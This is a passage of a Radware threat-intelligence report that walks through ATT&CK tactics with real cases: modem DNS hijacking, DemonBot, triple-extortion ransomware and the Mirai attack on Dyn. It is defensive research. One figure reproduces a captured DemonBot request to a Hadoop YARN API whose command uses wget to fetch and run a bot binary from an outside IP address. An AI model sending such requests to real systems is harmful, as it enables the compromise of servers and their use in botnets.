

Figure 17: DNS in normal condition



Figure 18: DNS reconfiguration exploit on home DSL modem

Continued on next page

< Prev Next >

https://t.me/learningnets

Continued from previous page



Figure 19: DNS after exploit

This hijacking attack stands out because it was performed without any interaction from the user. Phishing campaigns with crafted URLs and malvertising campaigns attempting to change the DNS configuration from within the user's browser context were reported as early as in 2014 and throughout 2015 and 2016. In early 2016, an exploit tool known as "RouterHunterBr 2.0" was published on the internet and used the same malicious URLs.

This particular attack is insidious in the sense that a user is entirely unaware of the change. Hijacking works without crafting or changing URLs in the user's browser. A user can use any browser and their regular shortcuts, and they can type in the URL manually or even use it on a mobile device such as an iPhone, iPad or Android phone or tablet. The hijacking is always in play, as it effectively works at the gateway level.

< Prev Next >

https://t.me/learningnets

Adversary Tactics and Techniques:

Command and Control (TA0011)

During the resource development phase of some operations, threat actors need to set up a central control point. This control point is often a CnC server that manages and orchestrates the actions of an army of remote hosts or bots. Some CnC servers will integrate the functionality of malicious download servers. Other servers provide scanning and compromise functionality used to stage payloads onto discovered vulnerable systems during the initial access phase. To avoid detection of their critical CnC servers, threat actors may leverage application layer protocols, data encoding or data obfuscation techniques for communications. Other times, threat actors may leverage techniques such as ingress tool transfer or other web services to transfer data to and from a compromised system.

COMMAND AND CONTROL IN ACTION

DEMONBOT [30] [31]

OBJECTIVE: Download payload

TARGET: Exposed Apache Hadoop clusters

TECHNIQUE: Ingress Tool Transfer (T1105)

In 2018, Radware discovered DemonBot after identifying a spike in requests to URL "/ws/v1/cluster/apps/new-application". The Radware deception network recorded attempts starting at the end of September, which grew to more than one million attempts per day throughout October of 2018.

```
POST /ws/v1/cluster/apps HTTP/1.1
Host: x.x.x.x:8088
Content-Length: 261
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.6.0 CPython/2.7.5 Linux/3.10.0-
862.14.4.el7.x86_64
Connection: keep-alive
Content-Type: application/json

{"am-container-spec": {"commands": {"command": "cd /tmp; wget
http://167.99.51.231/bash; chmod 777 *; ./bash drone; rm -rf *"}},
"application-id": "application_xxxxxxxxxx_xxxx", "application-type":
"YARN", "application-name": "get-shell"}
```

Figure 20: Ingress tool transfer of DemonBot into compromised Apache Hadoop cluster

DemonBot spread only via central servers and did not expose the worm-like behavior typically exhibited by Mirai-based bots. At the time, Radware was tracking more than 70 active exploit servers that were actively spreading DemonBot and exploiting servers at an aggregated rate of more than one million exploits per day. DemonBot was not limited to x86 Hadoop servers and was binary compatible with most known IoT devices, following the Mirai build principles. This botnet leveraged ingress tool transfer to download its payloads from staging servers into compromised Hadoop environments.

< Prev Next >

https://t.me/learningnets

Adversary Tactics and Techniques:

Exfiltration (TA0010)

Towards the end of an operation, threat actors – depending on their objectives – will need to exfiltrate discovered and archived data from compromised devices. To avoid detection, they will leverage a number of tactics and techniques. For example, threat actors can use a compromised server for exfiltration or leverage cloud storage such as Google Drive or Dropbox to remove data from the compromised network.

EXFILTRATION IN ACTION

RANSOMWARE TRIPLE EXTORTION [32]

OBJECTIVE: Exfiltrate sensitive data and publish samples on darkweb sites to increase pressure on victims

TARGET: Ransomware victims

TECHNIQUE: Automated Exfiltration (T1020)

Ransomware is nothing new. But the TTPs leveraged by threat actors have reached new levels of sophistication over the last few years. And with that growth has come increased difficulty in protecting networks against costly attacks, such as the recent DarkSide assault on Colonial Pipeline.

Initially, threat actors solely used ransomware-related malware to restrict access to user data by encrypting files on individual or organizational devices. In return for the decryption key, victims were required to pay a ransom in Bitcoin. The malware at the time typically spread via malicious spam, also known as malspam. Malspam is a prevalent and effective method for delivering emails in bulk containing a malicious link or an infected document. Once a victim has opened the file, a macro runs in the background and infects devices with a piece of malware designed to encrypt files. If the victim doesn't pay the ransom or doesn't have a set of backups, they lose all data on the device. A well-known example of this is the Necurs botnet used to distribute Locky ransomware via malspam campaigns in 2016.

Since then, we have seen an evolution in ransomware attacks affecting corporations, hospitals and government agencies. And because some victims refused payment, threat actors began to develop ingenious ways to infect more devices. For example, instead of relying on malspam and tricking someone into

Continued on next page

< Prev Next >

https://t.me/learningnets

Continued from previous page

clicking on a link, they started using exploits to compromise and infect devices with vulnerable remote misconfigurations. A well-known example of this is the WannaCry ransomware attack in 2017, which targeted Microsoft Windows machines via a vulnerability in the Server Message Block protocol, enabling threat actors to infect and worm their way across networks, infecting more than 200,000 computers worldwide.

And once again, since some victims had adequately trained their staff or refused payment because they took precautions and had backups, threat actors began to develop additional ways to put pressure on their victims. In 2019, ransomware groups DoppelPaymer and Maze did just that by doubling down and exfiltrating victim data. Thus, if victims decided not to pay the initial ransom because they had backups, they were threatened with the release of sensitive financial, customer or personnel data. Unfortunately, this type of double extortion has become more frequent in the last two years, primarily because threat actors view exfiltration as a backup plan in the event their victims decide not to pay for decryption keys.



Figure 21: Babuk ransomware's darkweb leaks site

Consider the ransomware case involving the D.C. Police, in which threat actors who call themselves Babuk claimed to have stolen more than 250GB of data, which they said they would release if they were not paid. Babuk even posted screenshots of the ransom note, including sensitive information about the department, which cybersecurity researchers – and then the media – picked up. This data was later taken down by Babuk, reflecting a good faith effort during negotiations. Unfortunately, the data was reuploaded to the site after negotiations failed.



Figure 22: Babuk posting D.C. Police leak samples on its blog

The same strategy was used in the REvil attack on Apple supplier Quanta Computer, in which threat actors threatened to leak files if Apple didn't pay a ransom. It then posted diagrams of upcoming Apple laptops and threatened to publish more secrets if Apple didn't pay.

Continued on next page

< Prev Next >

Continued from previous page

Today, there may be close to a dozen or more ransomware groups on the darkweb that leak sensitive files to prove data was stolen. The leak is often amplified when the media picks up on it, and the world soon learns about the latest ransomware victim. In the case of Apple, a journalist wrote an article about which devices were coming out based on leaked content, putting extreme pressure on Apple to protect its intellectual property. This raised the question about whether a journalist who covers revealed information is helping threat actors to apply pressure on the victim.



Figure 23: Article based on data leaked by REvil after ransomware attack on Apple supplier Quanta Computer

Continued on next page

https://t.me/learningnets

Continued from previous page

To make matters worse, we now see an added complication to ransomware – a triple extortion threat – exemplified by ransomware group Avaddon. Not only does your data get encrypted and exfiltrated, but if you do not respond to the original threat for payment or the threat of a data leak, attackers may then launch a DDoS attack against your services as a way to bring you back to the negotiation table.



Figure 24: Avaddon ransomware group announcing use of DDoS on its darkweb site

DDoS has traditionally been associated with only one form of extortion, ransom distributed denial of service (RDDoS). This is a type of attack where threat actors launch a denial-of-service attack against a victim's network and then demand a payment in Bitcoin to stop it. But piggybacking this with ransomware, as Avaddon has, is relatively novel. It confirms the growing underground economy in that threat actors can now inexpensively rent attack services or keep affiliates on the payroll for additional pressure when required.

< Prev Next >

https://t.me/learningnets

https://t.me/learningnets

Adversary Tactics and Techniques:

Impact (TA0040)

If an operation is successful, the threat actor will have impacted their target. Depending on their objective, this could include service degradation, manipulation, exfiltration or complete destruction of a system or network. In the case of ransomware, for example, threat actors aim to exfiltrate sensitive data and encrypt systems for profit, whereas DDoS attackers aim to cause temporal network and endpoint disruption.

IMPACT IN ACTION

LARGE-SCALE OUTAGE THROUGH DNS PROVIDER ATTACK [33]

OBJECTIVE: Degrade service availability

TARGET: Several organizations that had their domain records hosted at Dyn

TECHNIQUE: Endpoint Denial of Service (T1499)

The rise in popularity of IoT botnets centers around DDoS attacks performed with Mirai botnets in October of 2016. In a period of only a few weeks, KrebsOnSecurity, OVH and Dyn all became victims of record-breaking DDoS attacks. The attacks that temporarily crippled KrebsOnSecurity.com exceeded 600Gbps, while OVH reported attacks peaking at 1.1Tbps.

After the OVH and KrebsOnSecurity attacks, Mirai had its source code published on Hack Forums and quickly replicated to more accessible platforms such as GitHub. Tutorial blogs and YouTube videos detailing how to build and deploy Mirai followed shortly. From that point forward, the attacker community had access to a toolset of mass destruction that was easy to build and deploy with the opportunity to improve and extend its capabilities.

On the morning of October 21, 2016, Dyn began to suffer from a denial-of-service attack that interrupted its managed DNS network. As a result, major internet platforms became unreachable to most of the world because the IP address could not be resolved. Affected services included Airbnb, GitHub, Amazon, CNN, Twitter, Slack, PlayStation Network, Xbox Live, Amazon's EC2 instances and many more. The problem intensified later that day when the attackers launched a second round of attacks against Dyn's DNS system. Dyn's mitigation of the attack can be viewed on RIPE's website, where a replay illustrates the prefix routing movements [34].

Continued on next page

Continued from previous page

[RESOLVED] Summary of AWS Endpoint DNS Resolution Event

10:03 AM PDT On October 21, 2016 between 4:30 AM and 6:11 AM PDT, some AWS customers experienced errors establishing connectivity to a small number of AWS endpoints hosted in the Northern Virginia ("US-EAST-1") Region. We observed similar impact between 9:26 AM and 9:46 AM PDT in the Ireland ("EU-WEST-1") Region.

These events were caused by errors resolving the DNS hostnames for some AWS endpoints. AWS uses multiple DNS service providers, including Amazon Route53 and third-party service providers. The root cause was an availability event that occurred with one of our third party DNS service providers. We have now applied mitigations to all regions that prevent impact from third party DNS availability events.

During these events, core AWS functionality and all security controls continued to operate normally. Customers that independently utilize the third party DNS service provider may continue experiencing errors resolving DNS names hosted with that provider.

Figure 25: Dyn DNS outage as reported by AWS

The attackers leveraged several botnets against Dyn's servers, including a Mirai botnet comprised of more than 140,000 IoT devices.

< Prev Next >

https://t.me/learningnets

References

[1] MITRE, "MITRE ATT&CK®," [Online]. Available: https://attack.mitre.org/.

[2] Wikipedia, the free encyclopedia, "Mitre Corporation," [Online]. Available: https://en.wikipedia.org/wiki/Mitre_Corporation.

[3] MITRE, "ATT&CK® for Industrial Control Systems," [Online]. Available: https://collaborate.mitre.org/attackics.

[4] MITRE, "ATT&CK® Navigator," [Online]. Available: https://mitre-attack.github.io/attack-navigator/.

[5] Radware, "Memcached Under Attack," 1 March 2018. [Online]. Available: https://www.radware.com/security/ddos-threats-attacks/threat-advisories-attack-reports/memcached-under-attack.

[6] Radware, "Memcached: DDoS-as-a-Service," 11 March 2018. [Online]. Available: https://www.radware.com/security/ddos-threats-attacks/threat-advisories-attack-reports/memcache-ddos-as-a-service.

[7] S. Lyngaas, "Israeli official confirms attempted cyberattack on water systems," Cyberscoop, 28 May 2020. [Online]. Available: https://www.cyberscoop.com/israel-cyberattacks-water-iran-yigal-unna/.

[8] Cybersecurity & Infrastructure Security Agency, "NSA and CISA Recommend Immediate Actions to Reduce Exposure Across Operational Technologies and Control Systems," 23 July 2020. [Online]. Available: https://us-cert.cisa.gov/ncas/alerts/aa20-205a.

[9] P. Geenens, "IoT Search Engines Make It Easy to Find Vulnerable Devices, and That's a Problem," DARKReading, 26 July 2021. [Online]. Available: https://beta.darkreading.com/iot/iot-search-engines-make-it-easy-to-find-vulnerable-devices-and-that-s-a-problem.

[10] G. Moulson, "Germany shuts down illegal data center in former NATO bunker," ABC News, 27 September 2019. [Online]. Available: https://abcnews.go.com/International/wireStory/germany-shuts-illegal-data-center-nato-bunker-65898094.

[11] S. Gallagher, "German police seize 'bulletproof' hosting data center in former NATO bunker," Ars Technica, 9 September 2019. [Online]. Available: https://arstechnica.com/information-technology/2019/09/german-police-seize-bulletproof-hosting-data-center-in-former-nato-bunker/.

[12] P. Geenens and D. Smith, Hacker's Almanac – Series 1: The Threat Actors, Radware, 2021.

https://t.me/learningnets

[13] Radware, "Evolution of Hoaxcalls," 21 April 2020. [Online]. Available: https://www.radware.com/security/ddos-threats-attacks/threat-advisories-attack-reports/hoaxcalls-evolution.

[14] D. Smith, "Ghosting Bots: The Story of Hoaxcalls Failures," Radware, 28 May 2020. [Online]. Available: https://blog.radware.com/security/botnets/2020/05/ghosting-bots-the-story-of-hoaxcalls-failures/.

[15] Radware, "SolarWinds Orion Supply Chain Attack," 15 December 2020. [Online]. Available: https://www.radware.com/security/ddos-threats-attacks/threat-advisories-attack-reports/solarwinds-orion-supply-chain-attack.

[16] A. Scroxton, "SolarWinds attack almost certainly work of Russian spooks," ComputerWeekly, 6 January 2021. [Online]. Available: https://www.computerweekly.com/news/252494412/SolarWinds-attack-almost-certainly-work-of-Russian-spooks.

[17] Radware, "Hajime – Friend or Foe?," 25 April 2017. [Online]. Available: https://www.radware.com/security/ddos-threats-attacks/hajime-iot-botnet/.

[18] D. Perez, S. Jones, G. Wood and S. Eckels, "Check Your Pulse: Suspected APT Actors Leverage Authentication Bypass Techniques and Pulse Secure Zero-Day," FireEye, 20 April 2021. [Online]. Available: https://www.fireeye.com/blog/threat-research/2021/04/suspected-apt-actors-leverage-bypass-techniques-pulse-secure-zero-day.html.

[19] Sangfor, "Two Sangfor Security Research Results Selected by The World's Top Summit: Black Hat USA 2021," 1 June 2021. [Online]. Available: https://www.sangfor.com/en/info-center/blog-center/cyber-security/two-sangfor-security-research-results-selected-at-black-hat-usa-2021.

[20] A. Jain, "CVE-2021-3156: Heap-Based Buffer Overflow in Sudo (Baron Samedit)," Qualys, 26 January 2021. [Online]. Available: https://blog.qualys.com/vulnerabilities-threat-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit.

[21] A. R. II and J. Molina, "Coinminer, DDoS Bot Attack Docker Daemon Ports," Trend Micro, 6 May 2020. [Online]. Available: https://www.trendmicro.com/vinfo/id/security/news/cybercrime-and-digital-threats/coinminer-ddos-bot-attack-docker-daemon-ports.

https://t.me/learningnets

[22] Radware, "Credential Stuffing Campaign," 18 October 2018. [Online]. Available: https://www.radware.com/security/ddos-threats-attacks/threat-advisories-attack-reports/credential-stuffing-campaign.

[23] Y. Shapira, "DarkSky Botnet," Radware, 8 February 2018. [Online]. Available: https://blog.radware.com/security/2018/02/darksky-botnet/.

[24] P. Geenens, "IoT Botnet Traits and Techniques, A View of the State of the Art," in *Botnets – Architectures, Countermeasures, and Challenges*, CRC Press, Taylor & Francis Group, 2020, pp. 101-164.

[25] Radware, "CVE-2019-0708 (BlueKeep)," 5 June 2019. [Online]. Available: https://www.radware.com/security/ddos-experts-insider/hackers-corner/bluekeep.

[26] Radware, "Coronavirus: Security Recommendations For Remote Access Threats," 17 March 2020. [Online]. Available: https://www.radware.com/security/ddos-threats-attacks/threat-advisories-attack-reports/coronavirus-remote-access-threats.

[27] Radware, "MalSpam," 9 January 2019. [Online]. Available: https://www.radware.com/security/ddos-threats-attacks/threat-advisories-attack-reports/malspam/.

[28] Radware, "DNS Hijacking Targets Brazilian Banks," 9 August 2018. [Online]. Available: https://www.radware.com/security/ddos-threats-attacks/threat-advisories-attack-reports/dns-hijacking-brazil-banks.

[29] P. Geenens, "IoT Hackers Trick Brazilian Bank Customers into Providing Sensitive Information," Radware, 10 August 2018. [Online]. Available: https://blog.radware.com/security/2018/08/iot-hackers-trick-brazilian-bank-customers/.

[30] Radware, "Demonbot," 25 October 2018. [Online]. Available: https://www.radware.com/security/ddos-threats-attacks/threat-advisories-attack-reports/demonbot.

[31] P. Geenens, "New DemonBot Discovered," Radware, 25 October 2018. [Online]. Available: https://blog.radware.com/security/2018/10/new-demonbot-discovered/.

[32] D. Smith, "Welcome to the new world of triple extortion ransomware," Security Magazine, 18 May 2021. [Online]. Available: https://www.securitymagazine.com/articles/95238-welcome-to-the-new-world-of-triple-extortion-ransomware.

https://t.me/learningnets

[33] Radware, "DNS Services Under Attack," 21 October 2016. [Online]. Available: https://www.radware.com/security/ddos-threats-attacks/threat-advisories-attack-reports/dns-services-under-attack/.

[34] M. Candela, "A Quick Look at the Attack on Dyn," RIPE Labs, 24 October 2016. [Online]. Available: https://labs.ripe.net/author/massimo_candela/a-quick-look-at-the-attack-on-dyn/.

[35] Malpedia, "Cobalt Strike," Fraunhofer-Institut für Kommunikation, Informationsverarbeitung und Ergonomie FKIE, [Online]. Available: https://malpedia.caad.fkie.fraunhofer.de/details/win.cobalt_strike.

https://t.me/learningnets

Table of Figures

https://t.me/learningnets

About the Authors

PASCAL GEENENS

Pascal is director of threat intelligence for Radware. He helps execute the company's thought leadership on today's security threat landscape. As part of the Radware Security Research team, Pascal develops and maintains the IoT honeypots and researches malware and botnets. Pascal discovered BrickerBot, DemonBot, JenX; did extensive research on Hajime and closely follows new developments in network and application threats.

DANIEL SMITH

Daniel is head of research for Radware. He focuses on security research and risk analysis for network- and application-based vulnerabilities. Daniel's research focuses on denial-of-service attacks and includes analysis of malware and botnets. As a white-hat hacker, his expertise in tools and techniques helps Radware develop signatures and mitigation attacks proactively for its customers.

https://t.me/learningnets

About Radware

Radware® (NASDAQ: RDWR) is a global leader of cybersecurity and application delivery solutions for physical, cloud and software-defined data centers. Its award-winning solutions portfolio secures the digital experience by providing infrastructure, application and corporate IT protection and availability services to enterprises globally. Radware's solutions empower more than 12,500 enterprise and carrier customers worldwide to adapt quickly to market challenges, maintain business continuity and achieve maximum productivity while keeping costs down. For more information, please visit www.radware.com.

Radware encourages you to join our community and follow us on: Radware Blog, LinkedIn, Facebook, Twitter, SlideShare, YouTube, Radware Connect app for iPhone® and our Security Research Center DDoSWarriors.com, which provides a comprehensive analysis of DDoS attack tools, trends and threats.

This document is provided for information purposes only. This document is not warranted to be error-free, nor subject to any other warranties or conditions, whether expressed orally or implied in law. Radware specifically disclaims any liability with respect to this document, and no contractual obligations are formed either directly or indirectly by this document. The technologies, functionalities, services or processes described herein are subject to change without notice.

© 2021 Radware Ltd. All rights reserved. The Radware products and solutions mentioned in this document are protected by trademarks, patents and pending patent applications of Radware in the U.S. and other countries. For more details, please see: https://www.radware.com/LegalNotice/. All other trademarks and names are property of their respective owners.

https://t.me/learningnets